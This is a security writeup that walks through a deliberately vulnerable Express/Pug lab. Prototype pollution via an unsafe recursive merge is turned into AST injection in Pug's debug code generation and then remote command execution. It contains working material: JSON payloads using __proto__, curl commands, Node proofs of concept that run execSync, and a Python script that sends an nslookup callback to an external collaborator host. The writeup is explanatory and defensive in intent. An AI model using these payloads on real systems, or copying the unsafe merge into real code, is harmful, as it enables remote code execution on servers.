AST Injection through Pug
Authorization note: this writeup uses a deliberately vulnerable local lab. Only reproduce these techniques in environments you own or are explicitly authorized to test. The point is to understand the bug class and how to defend against it, not to test random Node.js applications on the internet.
TL;DR
The bug chain is:
unsafe recursive merge
  -> Object.prototype pollution
  -> inherited AST-looking properties become visible to Pug
  -> Pug debug code generation emits node.line into generated JavaScript
  -> attacker-controlled JavaScript executes during template compilation
The exploit is not “Pug is always RCE”. The exploit needs the right set of conditions:
- The application accepts attacker-controlled object keys.
- The application recursively merges those keys into a normal JavaScript object.
- The merge allows prototype-changing keys such as
__proto__,constructororprototype. - The polluted process later compiles a Pug template.
- The Pug compile path uses debug behavior where
node.lineis embedded into generated JavaScript.
When those pieces line up, a JSON request can poison the Node.js process, and a later template compilation can become code execution.
Why This Was Interesting
This research started from an interview-style lab that chained several web security topics: race conditions, Text4Shell and Prototype Pollution. The Prototype Pollution part was the one that stayed in my head because the impact was not just “some object has a weird property now”. The pollution crossed a trust boundary and influenced a compiler.
That distinction matters. A lot of Prototype Pollution examples stop at:
({}).polluted === true
That proves the primitive, but it does not explain the impact. The real question is: what sensitive code will read the polluted property later?
In this lab, the sensitive reader is Pug’s compiler. Pug parses template text into an Abstract Syntax Tree (AST), walks that tree, and emits JavaScript. If attacker-controlled inherited properties are treated as AST fields, the attacker has a path from “object property pollution” to “code generation”.
Mental Model
Keep three layers separate:
| Layer | What goes wrong | Why it matters |
|---|---|---|
| Application layer | Unsafe merge writes attacker keys into an object | This creates the pollution primitive |
| JavaScript runtime layer | Object.prototype gains attacker-controlled properties | New ordinary objects can inherit those properties |
| Compiler layer | Pug walks objects and generates JavaScript from AST fields | Polluted fields can reach a code-generation sink |
The exploit does not need to control the Pug template itself. It only needs the same Node.js process to compile any Pug template after the prototype has been polluted.
That is the uncomfortable part: the request that creates the bug and the request that triggers the impact can be different.
Lab Setup
The lab is intentionally small. It exposes one route that performs an unsafe merge and one route that compiles a Pug template.
package.json:
{
  "dependencies": {
    "body-parser": "^1.20.2",
    "express": "^4.18.2",
    "pug": "^3.0.2"
  }
}
index.js:
const express = require('express');
const pug = require('pug');
const path = require('path');

const app = express();
app.use(require('body-parser').json());

function isObject(obj) {
  return typeof obj === 'function' || typeof obj === 'object';
}

function merge(target, source) {
  for (const key in source) {
    if (isObject(target[key]) && isObject(source[key])) {
      merge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }

  return target;
}

app.get('/', function (req, res) {
  if (req.query.source !== undefined) {
    res.sendFile(path.join(__dirname, 'index.js'));
    return;
  }

  const template = pug.compile('7heknight', { debug: true });
  res.end(
    '<h1>hard code better than template change my mind</h1>' +
      template() +
      '<br><a href="?source">Debug</a>'
  );
});

app.post('/vulnerable', function (req, res) {
  const object = {};

  try {
    merge(object, req.body);
    res.json(object);
  } catch (error) {
    process.exit();
  }
});

console.log('listen on port 4000');
app.listen(4000);
Run the lab:
npm install
node index.js
There are two important application behaviors:
POST /vulnerableparses attacker-controlled JSON and passes it tomerge(object, req.body).GET /callspug.compile('7heknight', { debug: true }).
Those two routes do not look connected. That is exactly why Prototype Pollution is easy to underestimate: it creates process-wide side effects through shared prototypes.
The Vulnerable Merge
The vulnerable part is this function:
function merge(target, source) {
  for (const key in source) {
    if (isObject(target[key]) && isObject(source[key])) {
      merge(target[key], source[key]);
    } else {
      target[key] = source[key];
    }
  }

  return target;
}
At first glance, it looks like normal recursive merge logic. The problem is
that it trusts every key from source.
Three details make it dangerous.
1. It iterates attacker-controlled keys
for (const key in source) walks enumerable keys. If the request body contains
"name", "theme", "debug", or "__proto__", the function handles all of
them as normal keys.
There is no denylist:
if (key === '__proto__' || key === 'constructor' || key === 'prototype') {
  throw new Error('dangerous key');
}
There is also no schema validation that says which keys are expected.
2. It reads target[key] before deciding what to do
This line is subtle:
if (isObject(target[key]) && isObject(source[key])) {
When key is "__proto__" and target is a normal object, target[key]
does not behave like an ordinary data field. It reaches the special prototype
accessor on Object.prototype. In practice, target["__proto__"] points to
the object’s prototype.
For a fresh object:
const object = {};
object.__proto__ === Object.prototype; // true
So the merge does not simply assign a harmless "__proto__" property. It can
descend into the prototype object itself.
3. It treats functions as mergeable objects
The helper is also loose:
function isObject(obj) {
  return typeof obj === 'function' || typeof obj === 'object';
}
It returns true for objects, functions and also null because
typeof null === 'object'. This lab does not rely on the null case, but it
shows the function is not a careful type guard. A safer helper would at least
reject null and arrays, then still block prototype keys separately.
Proving Prototype Pollution
A minimal pollution request looks like this:
{
  "__proto__": {
    "polluted": "yes"
  }
}
Send it to the vulnerable route:
curl -s http://127.0.0.1:4000/vulnerable \
  -H 'Content-Type: application/json' \
  -d '{"__proto__":{"polluted":"yes"}}'
Inside the process, the effect is equivalent to:
Object.prototype.polluted = 'yes';
A quick local check:
const object = {};
merge(object, JSON.parse('{"__proto__":{"polluted":"yes"}}'));

console.log({}.polluted); // yes
This is already a vulnerability, but not yet the final impact. Now we need a sensitive consumer of inherited properties.
What Is an AST?
An Abstract Syntax Tree is a structured representation of source code. Instead of treating code as one long string, a parser turns it into nodes.
A tiny Pug template:
h1= msg
is represented internally as a tree with nodes that describe the tag, the code expression, child blocks, line numbers and other metadata.

A simplified AST shape might look like:
{
  "type": "Block",
  "nodes": [
    {
      "type": "Tag",
      "name": "h1",
      "block": {
        "type": "Block",
        "nodes": [
          {
            "type": "Code",
            "val": "msg",
            "buffer": true,
            "line": 1
          }
        ]
      }
    }
  ]
}
The compiler then walks this tree and emits JavaScript that renders HTML.
The safety expectation is simple: trusted parser code creates trusted AST nodes. User-controlled inherited properties should not be accepted as if they were parser-created fields.
Walking Pug’s Compile Path
The public research started with compileFile(), so I followed the same path:
const pug = require('pug');

const compiledFunction = pug.compileFile('template.pug');
console.log(compiledFunction());
The exported pug object exposes several compile helpers, including
compile, compileFile and compileClient.


compileFile() mostly handles file loading, filename normalization and cache
behavior. After that, execution returns to the common compile path.
Inside handleTemplateCache(), execution reaches compile().

compile() then calls compileBody(), where Pug parses the template and sends
the AST to code generation.

The high-level path is:
pug.compile()
  -> compileBody()
  -> lex/parse template text into an AST
  -> generateCode(ast, options)
  -> new Compiler(ast, options)

  -> compiler.compile()
  -> compiler.visit(node)
Following generateCode() leads into node_modules/pug-code-gen/index.js.

The compiler’s core job is to visit nodes by type. Conceptually:

visit(node) {
  const debug = this.debug;

  if (debug && node.debug !== false && node.line) {
    this.buf.push('pug_debug_line = ' + node.line + ';');
  }

  this['visit' + node.type](node);
}
That is not a full copy of the implementation, but it captures the important
behavior: when debug mode is active, Pug emits code that assigns the current
template line number to pug_debug_line.
With normal parser-created AST nodes, node.line is a number:
pug_debug_line = 1;
With polluted attacker-controlled data, node.line can be a JavaScript
expression:
pug_debug_line = console.log(process.version);
That is the sink.
Why debug: true Matters
Pug’s debug mode exists to make template errors easier to understand. It tracks where execution is inside the original template so stack traces can point back to template lines.
For a normal node, debug code is useful and harmless:
pug_debug_line = 1;
The dangerous behavior is not the variable itself. The dangerous behavior is that a value derived from an AST field is concatenated into generated JavaScript.
If node.line is assumed to be numeric but is actually attacker-controlled
source text, the generated function changes meaning.
Safe mental model:
line number data -> generated JavaScript data assignment
Exploit mental model:
attacker JavaScript string -> generated JavaScript code
That is why this chain is compiler-side injection rather than just object mutation.
First Proof of Concept
Before using HTTP, it is easier to prove the behavior directly in a standalone Node.js script:
const pug = require('pug');

Object.prototype.block = {
  type: 'Text',
  line: "console.log(process.mainModule.require('child_process').execSync('id').toString())"
};

pug.compile('h1= msg', { debug: true });
The important part is Object.prototype.block. We are not editing Pug’s real
AST object directly. We are adding a property that ordinary objects can inherit
when code later asks for .block.
The generated code now contains the injected expression in a debug assignment:
pug_debug_line = console.log(
  process.mainModule.require('child_process').execSync('id').toString()
);
That confirms the chain:
- An inherited property can be visible during AST traversal.
- The inherited property can contain AST-looking data.
- A field from that data can land in generated JavaScript.

This first proof of concept is useful, but it still feels a little magical. The next step is understanding which object shape Pug expects while walking the tree.
Debugging the Better Payload Shape
While stepping through Pug, I found visitCode(), the function responsible for
processing Code nodes.

At runtime, the Code node looked like this:

Represented as JSON-style data:
{
  "type": "Code",
  "val": "123",
  "buffer": true,
  "mustEscape": true,
  "isInline": true,
  "line": 1,
  "column": 3,
  "block": {
    "type": "Text",
    "line": "console.log(process.mainModule.require('child_process').execSync('whoami').toString())"
  }
}
The key observation is that a Code node can have a block. If Pug visits a
code node and then follows a block property, a polluted inherited block
can become part of the traversal.
The payload does not need to recreate the entire AST. It only needs to provide the properties Pug will look up at the right moment.

The Optimized Local Exploit
Based on the debugger output, the local exploit becomes:
const pug = require('pug');

Object.prototype.block = {
  type: 'Text',
  line: "console.log(process.mainModule.require('child_process').execSync('whoami').toString())"
};

Object.prototype.code = {};
pug.compile('h1', { debug: true });
The two polluted keys serve different purposes:
| Key | Purpose |
|---|---|
code | Helps shape the traversal so Pug processes a code-related path |
block | Provides an inherited AST-like node with a malicious line field |
The block object says:
{
  "type": "Text",
  "line": "<JavaScript expression>"
}
The type value matters because the compiler dispatches visitors by node type.
The line value matters because debug code generation emits it into the
compiled function.

The result is command execution during Pug’s compile phase.
Moving From Local Script to HTTP
The lab server gives us the same primitive through JSON:
app.post('/vulnerable', function (req, res) {
  const object = {};

  try {
    merge(object, req.body);
    res.json(object);
  } catch (error) {
    process.exit();
  }
});
So the exploit has two HTTP phases:
- Send a polluted JSON body to
/vulnerable. - Trigger
/so the server compiles the Pug template in the polluted process.
The routes are separate because pollution persists in memory. As long as the same Node.js process handles both requests, the second request can observe the side effect created by the first request.
Phase 1: Pollute the prototype
The JSON body:
{
  "__proto__": {
    "code": {},
    "block": {
      "type": "Text",
      "line": "process.mainModule.require('child_process').execSync('nslookup ast-injection.example.oastify.com')"
    }
  }
}
Send it:
curl -s http://127.0.0.1:4000/vulnerable \
  -H 'Content-Type: application/json' \
  -d '{"__proto__":{"code":{},"block":{"type":"Text","line":"process.mainModule.require('\''child_process'\'').execSync('\''nslookup ast-injection.example.oastify.com'\'')"}}}'
After this request, the process has polluted inherited properties:
({}).code;
({}).block;
Phase 2: Trigger Pug compilation
The trigger is just a request to /:
curl -i http://127.0.0.1:4000/
That route executes:
const template = pug.compile('7heknight', { debug: true });
The compilation happens after the pollution, so Pug’s compiler can see the inherited AST-like data.
Python Exploit Script
A controlled outbound DNS lookup is enough to prove command execution without requiring an interactive shell.
import requests

TARGET_URL = 'http://127.0.0.1:4000'

proxy = {
    'http': 'http://127.0.0.1:8080',
    'https': 'http://127.0.0.1:8080',
}

payload = {
    '__proto__': {
        'code': {},
        'block': {
            'type': 'Text',
            'line': "process.mainModule.require('child_process').execSync('nslookup ast-injection.example.oastify.com')",
        },
    }
}

print(f'[+] Polluting prototype through {TARGET_URL}/vulnerable')
pollute = requests.post(TARGET_URL + '/vulnerable', proxies=proxy, json=payload)
print(f'[+] POST status: {pollute.status_code}')
print(f'[+] Response: {pollute.text[:200]}')

print(f'[+] Triggering Pug compilation through {TARGET_URL}/')
trigger = requests.get(TARGET_URL + '/', proxies=proxy)
print(f'[+] GET status: {trigger.status_code}')
print(f'[+] Response length: {len(trigger.text)}')
The same object can also be represented with block nested under code:
{
  "__proto__": {
    "code": {
      "block": {
        "type": "Text",
        "line": "process.mainModule.require('child_process').execSync('nslookup ast-injection.example.oastify.com')"
      }
    }
  }
}
Depending on the exact Pug path and version, one shape may be easier to reach than the other. The debugging step above is what tells you which property lookup the compiler actually performs.

After triggering the template compilation route, the collaborator received the DNS interaction.

In the original lab, this was also validated with an interactive callback. That should only be done inside an explicitly authorized environment, because at this point the impact is already remote command execution in the Node.js process context.
Why the Response From /vulnerable May Look Harmless
The /vulnerable route returns res.json(object). That can mislead you during
testing because polluted prototype properties may not appear as own properties
on object.
For example:
const object = {};
merge(object, payload);
console.log(object); // may look empty
console.log({}.block); // polluted inherited property exists
JSON serialization normally includes own enumerable properties, not inherited ones. So a clean-looking JSON response does not prove the merge was safe.
Better checks during local debugging:
console.log(Object.prototype.block);
console.log({}.block);
console.log(Object.hasOwn({}, 'block')); // false
The last line is especially important. The property is dangerous because it is
inherited, not because every object suddenly owns its own block field.
Root Cause
The root cause has two sides.
Application-side root cause:
- untrusted JSON is recursively merged;
- special prototype keys are not blocked;
- the merge target is a normal
{}object; - there is no schema that limits the shape of accepted input.
Compiler-side impact path:
- Pug compiles templates by walking AST nodes;
- debug mode emits
node.lineinto generated JavaScript; - polluted inherited fields can masquerade as AST fields;
- code generation treats the value as source text, not inert data.
The most important practical lesson: Prototype Pollution is rarely the final impact by itself. It becomes severe when polluted properties are consumed by powerful code: template engines, serializers, validators, ORMs, configuration loaders, access-control checks, logging systems, or anything that generates code or commands.
